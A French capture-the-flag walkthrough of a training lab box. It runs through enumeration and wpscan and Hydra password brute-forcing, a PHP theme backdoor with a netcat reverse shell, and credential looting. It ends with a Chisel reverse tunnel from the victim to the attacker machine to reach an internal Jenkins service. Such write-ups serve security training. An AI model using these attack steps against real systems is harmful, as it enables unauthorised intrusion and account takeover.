Internal

By LAGNAOUI Youness

Intro


Box level : Hard

Cette room est faites pour simuler un vrai pentest

Enumération

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.194.161
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-01 09:29 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.10% done; ETC: 09:30 (0:00:46 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.72% done; ETC: 09:30 (0:00:38 remaining)
Nmap scan report for internal.thm (10.10.194.161)
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 28.28 seconds
```

Web



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,txt  -u  http://internal.thm/  -w /usr/share/wordlists/dirbuster/directory-list-lowerca
se-2.3-medium.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2024/01/01 09:32:26 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/phpmyadmin           (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
```

Le site est un site wordpress On peut utiliser wpscan pour essayer de trouver des info intéressantes :


```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://internal.thm/blog/ -e
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://internal.thm/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</gen
erator>
 |  - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5
.4.2</generator>
```

```
[+] WordPress theme in use: twentyseventeen
 | Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 3.2
 | Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=2019050
7
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive feat
ured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match
: 'Version: 2.3'
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```



On a identifier un user : admin

Exploit


on va essayer de bruteforcer son password

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://internal.thm/blog/wp-login.php -U admin -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:01:16 <               > (3885 / 14348277)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
```


On a des creds :

```
admin:my2boys
```




On est co !!

On va faire un reverse shell pour avoir un foothold sur le server :



On va dans le theme editor



On prend le fichier 404.php (à titre d'exemple)

On le remplace par une backdoor php :

Maintenant on ouvre un netcat listener et on va sur http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.194.161] 47368
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
 14:56:47 up 29 min,  0 users,  load average: 0.09, 0.20, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

On a un shell sur la machine !!

On stabilise notre shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python --version
Python 2.7.17
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@internal:/$
```

Priv Esc

On va utiliser linPEAS pour énumérer les vecteurs de priv esc.

linPEAS nous dit qu'il y a un fichier intéressant dans /opt :

```
www-data@internal:/tmp$ cd /opt
cd /opt
www-data@internal:/opt$ ls
ls
containerd  wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them an
d where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/opt$
```

On a des creds :

```
aubreanna:bubb13guM!@#123
```

Changeons de user :

```
www-data@internal:/opt$ su aubreanna
su aubreanna
Password: bubb13guM!@#123

aubreanna@internal:/opt$
```

```
aubreanna@internal:~$ ls
ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$
```

On a le premier flag :

```
THM{int3rna1_fl4g_1}
```

```
aubreanna@internal:~$ cat jenkins.txt
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
```

On a cette information.

C'est un service web c'est un peu relou pour intéragir avec si on une simple console... il faut qu'on fasse du port forwarding et se servir de la machine victime comme proxy. Woaw rien que d'écrire ça j'ai mal à la tête ....

On va utiliser Chisel pour le faire

```
sudo apt install chisel
```

https://github.com/jpillora/chisel/releases/tag/v1.9.1

On va transformer notre machine attaquante (kali) en server Chisel et transformer notre machine victime en client pour rediriger le port de jenkins vers nous :

KALI :

```
chisel server -p 8888 --reverse
```

```
┌──(kali㉿kali)-[~/Documents/Port_redirection]
└─$ chisel server -p 8888 --reverse
2024/01/01 10:33:12 server: Reverse tunnelling enabled
2024/01/01 10:33:12 server: Fingerprint fFdE0gBpQRJeyd9MpnSO0yl0BcU
E0hCiBbC20yjRNIU=
2024/01/01 10:33:12 server: Listening on http://0.0.0.0:8888
2024/01/01 10:33:15 server: session#1: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
```


VICTIME :

```
./chisel client 10.14.43.156:8888 R:8091:172.17.0.2:8080
```

```
aubreanna@internal:/tmp$ ./chisel client 10.14.43.156:8888 R:8091:172.17.0.2:8080
2024/01/01 15:37:53 client: Connecting to ws://10.14.43.156:8888
2024/01/01 15:37:53 client: Connected (Latency 27.13361ms)
```

```
┌──(kali㉿kali)-[~/Documents/Port_redirection]
└─$ chisel server -p 8888 --reverse
2024/01/01 10:33:12 server: Reverse tunnelling enabled
2024/01/01 10:33:12 server: Fingerprint fFdE0gBpQRJeyd9MpnSO0yl0BcU
E0hCiBbC20yjRNIU=
2024/01/01 10:33:12 server: Listening on http://0.0.0.0:8888
2024/01/01 10:33:15 server: session#1: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
2024/01/01 10:35:33 server: session#2: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
```


On a reçu une connexion sur notre server maintenant allons sur http://localhost:8090 on devrait voir le service jenkins



Mon dieu la dinguerieee


Jenkins Exploit

On va essayer les creds de aubreanna pour se co sur le service :



ça ne fonctionne pas...

On va essayer de brute force avec comme username "admin" parce que c'est le plus vraisemblable sur ce genre de service




Voilà la requête de login on va utiliser notre pote Hydra pour tout casser

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -v 127.0.0.1 http-post-form
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+i
n:Invalid username or password" -s 8091
```

```
[VERBOSE] Page redirected to http[s]://127.0.0.1:8091/loginError
[8091][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-01 10:52:04
```

